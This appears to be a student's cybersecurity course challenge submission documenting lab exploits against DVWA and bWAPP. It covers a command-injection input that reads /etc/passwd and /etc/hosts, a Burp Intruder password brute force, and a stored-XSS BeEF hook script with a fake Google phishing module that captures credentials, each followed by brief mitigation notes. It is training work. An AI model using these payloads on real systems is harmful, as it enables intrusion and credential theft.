



Cybersecurity

Module 15 Challenge Submission File

Testing Web Applications for Vulnerabilities

Make a copy of this document to work in, and then respond to each question below the prompt. Save and submit this completed file as your Challenge deliverable.

Web Application 1: Your Wish is My Command Injection

Provide a screenshot confirming that you successfully completed this exploit:

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript


DVWA Security
PHP Info
About

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=114 time=7.949 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=114 time=8.370 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=114 time=9.128 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=114 time=11.056 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 7.949/9.126/11.056/1.192 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```



The screenshot shows a web application interface for DVWA. On the left is a vertical menu bar with various exploit categories. The 'Command Injection' category is highlighted in green. The main content area has a title 'Vulnerability: Command Injection'. Below it, a section titled 'Ping a device' contains a form where the user has entered the command '8.8.8.8 && cat ../../etc/hosts'. A 'Submit' button is next to the form. The output of the command is displayed below, showing the contents of the /etc/hosts file on the target machine.

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=114 time=14.440 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=114 time=14.390 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=114 time=14.479 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=114 time=14.270 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 14.270/14.395/14.479/0.079 ms
127.0.0.1        localhost
::1      localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.13.25   cf99fbf4a1ba
```

More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://www.owasp.org/index.php/Command_Injection

Write two or three sentences outlining mitigation strategies for this vulnerability:

Server-side validation that prevents allow selection of unintended files.
Segregated confidential files from accessible directories and web server
Permissions to restrict and limit web server account accessibility.

Web Application 2: A Brute Force to Be Reckoned With

Provide a screenshot confirming that you successfully completed this exploit:

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://192.168.13.35:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw In Actions ▾

```
1 POST /ba_insecure_login_1.php HTTP/1.1
2 Host: 192.168.13.35
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 45
9 Connection: close
.0 Referer: http://192.168.13.35/ba_insecure_login_1.php
.1 Cookie: PHPSESSID=l998k837fiaj3b5clo8kcsf0m6; security_level=0
.2 Upgrade-Insecure-Requests: 1
.3
.4 login=test-user&password=password&form=submit
```

Burp Project Intruder Repeater Window Help

Dashboard Target **Intruder** Repeater Sequencer Decoder Comparer Logger Extender Project options User options

1 x 2 x 3 x ...

Target Positions Payloads Options

② **Attack Target**

Configure the details of the target for the attack.

Host:

Port:

Use HTTPS

Start attack

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

1 x 2 x 3 x ...

Target Positions Payloads Options

(?) **Payload Positions** Start a

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

1 POST /ba_insecure_login_1.php HTTP/1.1
2 Host: 192.168.13.35
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 45
9 Connection: close
10 Referer: http://192.168.13.35/ba_insecure_login_1.php
11 Cookie: PHPSESSID=l998k837fiaj3b5c1o8kcsf0m6; security_level=0
12 Upgrade-Insecure-Requests: 1
13
14 login=\$test-user\$&password=\$password\$&form=submit|

Add Clear Auto Refresh

Burp Suite Community Edition v2021.4.3 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** **Intruder** Repeater Sequencer Decoder Comparer Logger Extender Project options User options

1 x 2 x 3 x ...

Target Positions **Payloads** Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 10
Payload type: Simple list Request count: 100

Start attack

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear
Up, up and away!
Avengers Assemble
Cowabunga!
Here I come to Save the Day
With great power comes great responsibility
You wouldn't like me when I'm angry
Courage is immortal
I am Iron Man
His Past. Our future
Change is coming

Add Enter a new item
Add from list ... [Pro version only]

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Edit Remove Up Down

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: `\>=<?+&*;"\0`^`

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items [?]

Request ▾	Payload1	Payload2	Status	Error	Timeout	Length	Comment
65	tomystark	Courage is immortal	200			11801	
66	timtom	Courage is immortal	200			11801	
67	peterparker	Courage is immortal	200			11801	
68	clarkkent	Courage is immortal	200			11801	
69	michaelsmith	Courage is immortal	200			11801	
70	henryhacker	Courage is immortal	200			11801	
71	superman	I am Iron Man	200			11801	
72	loislane	I am Iron Man	200			11801	
73	spiderman	I am Iron Man	200			11801	
74	jennyjones	I am Iron Man	200			11801	
75	tomystark	I am Iron Man	200	0	0	11827	
76	timtom	I am Iron Man	200			11801	
77	peterparker	I am Iron Man	200			11801	
78	clarkkent	I am Iron Man	200			11801	
79	michaelsmith	I am Iron Man	200			11801	

Request Response

Pretty Raw Render Vn Actions ▾

```

        Login
        </button>

78
79      </form>
80
81      <br >

82      <font color="green">
83          Successful login! You really are Iron Man :(
84      </font>
85
86
87      <a href="http://itsecgames.blogspot.com" target="blank_" class="button">
88      </a>

```

② ⚙️ ⏪ ⏩ Search... 0 matches

Finished

Write two or three sentences outlining mitigation strategies for this vulnerability:

Lock out accounts after a certain amount of failed attempts.
 Have usernames/passwords be complicated, set a time cycle for it to change.
 Lock out the attackers IP address when there's too many failed login attempts.

Web Application 3: Where's the BeEF?

Provide a screenshot confirming that you successfully completed this exploit:

The image shows three screenshots of BeEF (Browser Exploitation Framework) interfaces:

- Screenshot 1: The Butcher demo page**
 URL: 127.0.0.1:3000/demos/butcher/index.html
 This page features a banner with the text "THE BUTCHER". Below it is a welcome message: "Welcome to The Butcher, your source of delicious meats. Please feel free to view our samples, sign up to our mailing-list or purchase our special BeEF-hamper!". There are two images of raw meat: one showing a large cut and another showing smaller pieces. Buttons for "Our Meaty Friends" and "Order Your BeEF-Hamper" are present.
- Screenshot 2: BeEF UI - Hooked Browsers panel**
 URL: 127.0.0.1:3000/ui/panier
 This screenshot shows the BeEF interface with a sidebar titled "Hooked Browsers" containing "Online Browsers" and "Offline Browsers". The main area is titled "Getting Started" and includes the BeEF logo, a link to the official website (<http://beefproject.com>), and sections for "Getting Started" and "Hooked Browsers".
- Screenshot 3: BeEF Authentication page**
 URL: 127.0.0.1:3000/ui/authentication
 This screenshot shows a login form titled "Authentication" with fields for "Username" (containing "beef") and "Password" (containing "beef"). A "Login" button is at the bottom right.

BeEF 0.5.4.0 | Submit_Bug | Logout

Hooked Browsers

- Online Browsers
 - 127.0.0.1
 - 192.168.13.1
- Offline Browsers

Getting Started Logs Zombies Current Browser

Details Logs Commands Proxy XssRays Network

Module Tree

Search

- IPEC (9)
- Metasploit (1)
- Misc (20)
- Network (24)
- Persistence (9)
- Phonegap (16)
- Social Engineering (24)
 - Text to Voice
 - Clickjacking
 - LCmtnt Download
 - Spooft Address Bar (data)
 - Clippy
 - Fake Flash Update
 - Fake Notification Bar (F)
 - Fake Notification Bar (Cr)
 - Fake Notification Bar (IE)
 - Google Phishing
 - Pretty Theft
 - Replace Videos (Fake PI)
 - Simple Hijacker
 - TabNabbing

Module Results History

id	date	label
0	2023-12-01 23:14	command 1
1	2023-12-01 23:14	command 2
2	2023-12-01 23:14	command 3

Google Phishing

Description: This plugin uses an image tag to XSRF the logout button of Gmail. Continuously the user is logged out of Gmail (eg. if he is logged in in another tab). Additionally it will show the Google favicon and a Gmail phishing page (although the URL is NOT the Gmail URL).

Id: 262

XSS hook URI:

Gmail logout interval (ms):

Redirect delay (ms):

Execute

Basic Requester

Commands sent to zombie 192.168.13.1

localhost BeEF Control Panel Sign in - Google Account 0.0.0.0:3000/demos/p + BeEF 0.5.4.0 | Submit_Bug | Logout

127.0.0.1:3000/ui/panel#id=Smeuz7NvAllYCb25Sv6yeBcgXEQXY03Zevb5Uulg21Ru4QfYqTjb29zDqtglON9XwqIZHBoQ0qLeDR66

BeEF 0.5.4.0 | Submit_Bug | Logout

Hooked Browsers

- Online Browsers
 - 127.0.0.1
 - 192.168.13.1
- Offline Browsers

Getting Started Logs Zombies Current Browser

Details Logs Commands Proxy XssRays Network

Module Tree

Search

- IPEC (9)
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 - Simple Hijacker
 - TabNabning

Module Results History

id	date	label
0	2023-12-01 23:14	command 1
1	2023-12-01 23:14	command 2
2	2023-12-01 23:14	command 3


Command results


id	date	label	data	time
1	2023-12-01 23:14	command 3	data: result=Username: hackeruser Password: hackerpass	Fri Dec 01 2023 23:16:31 GMT+0000 (Coordinated Universal Time)

Re-execute command

Basic Requester

Ready





This screenshot shows the DVWA (Damn Vulnerable Web Application) 'Stored Cross Site Scripting (XSS)' page. The page has a sidebar with various exploit categories like Home, Instructions, Brute Force, etc. The main content area shows a guestbook form where a user has entered 'Robert' in the Name field and a malicious script (<script src="http://127.0.0.1:3000/hook.js"></script>) in the Message field. Below the form, there's a comment from another user: 'Name: test Message: This is a test comment.' and a link to a exploit source. A developer tools window is open on the right side, showing the DOM structure of the guestbook form and some CSS styles for the input and textarea elements.

Not secure | 192.168.13.25/vulnerabilities/xss_s/

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Name *
Message *

Name: test
Message: This is a test comment.

Name: sudo beef
Message: http://127.0.0.1:3000/hook.js

More Information

- <https://owasp.org/www-community/attacks/xss>
- https://owasp.org/owasp-top-10-2017/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/w/index.php?title=Cross-site_scripting&oldid=9000000
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Current Browser

Command results

1 data: result=[{"status":"success","country":"United States","countryCode":"US","region":"OH","regionName":"Ohio","city":"New Albany","zip":43054,"lat":40.0847,"lon":-82.7988,"timezone":"America/New_York","isp":"Charter Communications Inc","org":"Spectrum","as":AS10796 Charter Communications Inc,"query":"76.181.225.150"}]

Tue Jun 28 2022 18:34:22 GMT-0400 (Eastern Daylight Time)

Re-execute command

Not secure | 192.168.13.25/vulnerabilities/xss_s/

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)


Vulnerability: Stored Cross Site Scripting (XSS)

Name *
Message *

Name: test
Message: This is a test comment.

Name: sudo beef
Message: http://127.0.0.1:3000/hook.js

Name: Robert
Message:



The screenshot shows a web application interface. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored) (highlighted in green), CSP Bypass, and JavaScript.

The main content area has a header "Vulnerabilities" and a sub-header "Cross Site Scripting (XSS)". A message box displays: "Please re-enter your username and password to login." Below it is a login form with fields for Name*, Email*, Password*, and a Log In button. The entire login area is highlighted with a gray rounded rectangle.

Below the login form, there is a list of seven user comments, each enclosed in a box:

- Name: test
Message: This is a test comment.
- Name: Robert
Message: Replicants is Great
- Name: Robert
Message:

A large text box at the bottom contains a JSON response: "data: result={"status":"success","country":"United States","countryCode":"US","region":"CA","regionName":"Internet Services","org":"PPPoX Pool - rback14.emhril","as":"AS7018 AT&T Services, Inc.","query":"76.209.224.121"}". Above this text box, the date and time are displayed: "May 20 2021 02:35:00 GMT-0400 (Eastern Daylight Time)".

Write two or three sentences outlining mitigation strategies for this vulnerability:

One mitigation for crosssite scripting is Input validation

Keep software system and anti virus always up to date

Restore VM to bare state at least once a week or month

Change passwords frequently and make it complicated/2 authentication

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